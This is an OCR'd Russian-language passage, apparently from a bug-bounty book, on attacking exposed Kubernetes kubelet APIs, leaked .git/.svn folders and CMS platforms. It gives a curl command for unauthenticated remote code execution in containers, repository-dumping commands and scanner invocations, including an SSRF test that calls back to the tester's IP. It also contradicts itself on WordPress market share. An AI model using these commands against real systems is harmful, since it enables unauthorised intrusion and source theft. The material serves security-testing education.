
Kubernetes API

Введение

С появлением докера новые технологии неизбежно разрабатываются вокруг концепции контейнеров. Kubernetes - это оркестрация контейнеров с открытым исходным кодом, система автоматизации развертывания, масштабирования и управления приложениями. Он был изначально разработан Google.

Открытый API Kubernetes

Kubernetes предоставляет REST API без аутентификации на порту 10250. Если разработчики не будут осторожны, этот API может быть доступен в Интернете. Быстрый поиск в Shodan поможет найти кучу этих сервисов.



Как только служба Kubernetes обнаружена, первое, что нужно сделать, — это получить список модулей. отправив запрос GET на конечную точку /pods. Сервер должен ответить что-то типа:

{
“kind”: “PodList”,
“apiVersion”: “v1”,
“metadata”: {},
“items”: [
{
“metadata”: {
“name”: “pushgateway-5fc955dd8d-674qn”,
“generateName”: “pushgateway-5fc955dd8d-“,
“namespace”: “monitoring”,
“selfLink”: “/api/v1/namespaces/monitoring/pods/pushgateway-5fc955dd8d-674qn”,
“uid”: “d554e035-b759-11e9-814c-525400bdacd2”,
“resourceVersion”: “9594”,

“creationTimestamp”: “2019-08-05T08:20:07Z”,
“labels”: {
“app”: “pushgateway”,
“pod-template-hash”: “1975118848”,
“prophet.4paradigm.com/deployment”: “pushgateway”
},
“annotations”: {
“kubernetes.io/config.seen”: “2019-08-05T16:20:07.080938229+08:00”,
“kubernetes.io/config.source”: “api”,
“kubernetes.io/created-by”:
“{\”kind\”:\”SerializedReference\”,\”apiVersion\”:\”v1\”,\”reference\”:{\”kind\”:\”ReplicaSet\”,\”namespace\”:\”monitoring\”,\”name\”:\”pushgateway-5fc955dd8d\”,\”uid\”:\”d552bfb3-b759-11e9-814c-525400bdacd2\”,\”apiVersion\”:\”extensions\”,\”resourceVersion\”:\”9591\”}}\n”
},
“ownerReferences”: [
{

“apiVersion”: “extensions/v1beta1”,
“kind”: “ReplicaSet”,
“name”: “pushgateway-5fc955dd8d”,
“uid”: “d552bfb3-b759-11e9-814c-525400bdacd2”,
“controller”: true,
“blockOwnerDeletion”: true
}
]
},
“spec”: {
“volumes”: [
{
“name”: “default-token-qgm5l”,
“secret”: {
“secretName”: “default-token-qgm5l”,
“defaultMode”: 420
}
}
],
“containers”: [
{
“name”: “pushgateway”,
“image”: “10.10.0.15:35000/prom/pushgateway:v0.4.1”,
“ports”: [
{
“name”: “http”,
“containerPort”: 9091,
“protocol”: “TCP”
}
]

Из приведенного выше ответа мы получаем имя пространства имен, имена модулей и имена контейнеров:

● Пространство имен

○ мониторинг

● Название модуля

● Имя контейнера
○ Пуш-шлюз

С помощью этой информации можно отправить запрос в службу API, которая выполнит заданную команду. Это можно сделать, отправив следующий GET запрос:

curl –insecure -v -H “X-Stream-Protocol-Version: v2.channel.k8s.io” -H “X-Stream-Protocol-Version: channel.k8s.io” -H “Connection: upgrade” -H “Upgrade: SPDY/3.1” -X POST “https://<DOMAIN>:<PORT>/exec/<NAMESPACE>/<POD NAME>/<CONTAINER NAME>?command=<COMMAND TO EXECUTE>&input=1&output=1&tty=1”

После отправки запросов Вы должны получить ответ, аналогичный сообщению ниже:

Как Вы можете видеть, приведенный выше ответ указывает на то, что он был успешным, и веб-сокет коннект создан. Обратите внимание на значение заголовка местоположения, в этом ответе его значение равно /cri/exec/Bwak7x7h.

Для обработки подключений к веб-сокетам используйте инструмент wscat. Этот инструмент может загружаться с помощью следующей команды:

apt-get install node-ws

Теперь возьмите значение заголовка местоположения, которое было отмечено ранее, и отправьте следующие запросы для получения вывода команды:

wscat -c “https://<DOMAIN>:<PORT>/<Location Header Value>” –no-check

Как Вы можете видеть на изображении выше, для контейнера была запущена команда «id». и отображается вывод. Мы успешно выполнили код на удаленном контейнере, RCE — это легко.

Вывод

С новыми технологиями приходят новые уязвимости. Рост докер-контейнеров спровоцировал появление Kubernetes. Если разработчик не будет осторожен, он может легко представить миру API Kubernetes. Это может позволить

удаленным злоумышленникам выполнять команды на контейнерах без аутентификации.


.git/.svn

Введение

Репозитории исходного кода, такие как GitHub, чрезвычайно популярны. Git и Subversion - две самые популярные системы контроля версий, и они содержат скрытые файлы, которые могут нанести большой вред при загрузке на Ваш сайт.

Git

Git - это система контроля версий, в которой есть скрытая папка «.git». Эта папка в основном действует как снимок для Вашего проекта. Каждый раз, когда Вы создаете файл, git сжимает его и сохраняет в своей собственной структуре данных. Сжатый объект имеет уникальное имя, хэш и будет храниться в каталоге объектов. Этот означает, что Вы можете полностью воссоздать исходный код и все остальное в репозиториях. Если Вы перейдете на «https://example.com/.git» , то




Index of /.git

Name	Last modified	Size	Description
Parent Directory		-	
COMMIT_EDITMSG	2012-12-27 03:45	8	
HEAD	2012-12-27 03:42	23	
branches/	2012-12-27 03:42	-	
config	2012-12-27 03:42	187	
description	2012-12-27 03:42	73	
hooks/	2012-12-27 03:42	-	
index	2012-12-27 03:45	541K	
info/	2012-12-27 03:42	-	
logs/	2012-12-27 03:45	-	
objects/	2012-12-27 03:43	-	
refs/	2012-12-27 03:42	-	

Затем Вы можете воссоздать репозиторий, который будет содержать исходный код веб-сайтов. Чтобы воссоздать репозиторий, Вы можете использовать следующий инструмент:

- https://github.com/internetwache/GitTools/tree/master/Dumper


Чтобы использовать тип инструмента, нужно ввести: «./gitdumper.sh https://example.com/.git/ /output-directory/ ». Эта команда клонирует весь репозиторий, как показано ниже:



Затем Вы вручную просматриваете исходный код и ищете ошибки, уязвимости и открытые пароли. Вы должны рассматривать это как обзор исходного кода.

Subversion


Subversion, как и Git, является системой контроля версий и содержит скрытую папку. «.svn» . Эту папку также можно использовать для воссоздания исходного кода, используемого на сайте. Просто перейдите на «https://example.com/.svn», если Вы видите следующее, то конечная точка уязвима:



Для извлечения файлов из папки можно использовать следующий инструмент:

- https://github.com/anantshri/svn-extractor

Этот инструмент позволит Вам полностью воссоздать структуру папок, исходный код и другие файлы, как показано ниже:



Как и в случае с Git, когда все будет загружено, Вы вручную просмотрите исходный код. Ищите ошибки, уязвимости и открытые пароли. В общем, рассматривайте это как обзор исходного кода.

Вывод

Подавляющее большинство инженеров-программистов используют систему контроля версий. Эти системы содержат скрытые папки, которые хакеры могут использовать для полного воссоздания исходного кода, используемого сайтом. После загрузки исходного кода хакеры могут выполнить проверку исходного кода для поиска уязвимостей, жестко закодированных паролей и многого другого. Вы должны искать папки «.git» и «.svn» во время Вашей охоты.

Резюме


Этот раздел был посвящен поиску быстрых и легких побед при поиске уязвимостей. Убедитесь, что хорошо разбираетесь в поддоменах поглощения, дорках GitHub и неправильных

настройках облачного хранилища. Освоение только этих трех техник значительно увеличит количество уязвимостей, которые Вы сможете найти.

Глава 10: Эксплуатация CMS.

Введение

Система управления контентом (CMS) — это программное приложение, которое можно использовать для управления созданием и изменением цифрового контента. CMS, как правило, используется для управления корпоративным контентом и веб-контентом.



Более половины веб-сайтов в Интернете созданы с помощью CMS, поэтому Вы определенно будете работать с этими технологиями.


Вордпресс

На данный момент, более четверти (25%) интернета создано с использованием WordPress. Это полезно знать, потому что даже один эксплойт может повлиять на большую часть активов Вашей цели. На самом деле существуют сотни эксплойтов и неправильные настройки, влияющие на WordPress и связанные с ним плагины. Один общий инструмент для сканирования этих уязвимостей — wpscan:


- https://github.com/wpscanteam/wpscan

Единственное, что раздражает в этом инструменте, это то, что он написан на руби. Я предпочитаю инструменты, написанные на Python или Golang. На этапе fingerprinting Вы должны были обнаружить технологии, которые работают на Ваших целевых ресурсах, поэтому ищите сайты, на которых работает Вордпресс. Как только Вы найдете сайт, отсканируйте его с помощью wpscan, как показано ниже:

```
wpscan --URL <URL>
```



Подавляющее большинство сайтов, которые Вы сканируете, будут исправлены. Это потому что многие из сайтов WordPress управляются сторонними поставщиками, которые выполняют автоматические обновления. Тем не менее, Вы будете сталкиваться с уязвимыми плагинами довольно часто, но для использования многих из этих эксплойтов требуются учетные данные. Всегда проверяйте «/wp-content/uploads/».



Здесь часто можно найти конфиденциальную информацию, такую как адреса электронной почты пользователей, пароли, платные цифровые продукты и многое другое.

Joomla

WordPress на сегодняшний день является самой популярной CMS с долей рынка более 60%. Joomla занимает второе место, так что Вы можете ожидать, что столкнетесь и с этой CMS. Если Вы захотите сканировать ее на наличие уязвимостей, то самым популярным инструментом является Joomscan:

- https://github.com/rezasp/joomscan


perl joomscan.pl -u <URL здесь>

Drupal

Drupal - третья по популярности CMS, но я больше сталкиваюсь с сайтами Drupal. чем Джумла. Если Вы найдете сайт Drupal, то можете использовать droopescan для его сканирования. Этот сканер также имеет возможность сканировать дополнительные CMS.

- https://github.com/droope/droopescan

python3 droopescan scan Drupal -u <URL здесь> -t 32



Adobe AEM

Если Вы когда-нибудь столкнетесь с Adobe AEM CMS, Вы обнаружите целую кучу уязвимостей. Эта CMS пронизана общедоступными уязвимостями, и они на 100% положительные. Есть еще сотни уязвимостей нулевого дня. Серьезно, это одна из худших CMS, которые я когда-либо видел. Если Вы хотите проверить приложение на наличие уязвимостей, используйте инструмент aemhacker:


- https://github.com/0ang3el/aem-hacker

python aem_hacker.py -u <здесь URL> --host <ваш общедоступный IP-адрес>

Обратите внимание, что для тестирования уязвимостей SSRF, Вам необходимо иметь публичный IP-адрес, к которому целевой сервер может подключиться обратно.

Другие CMS

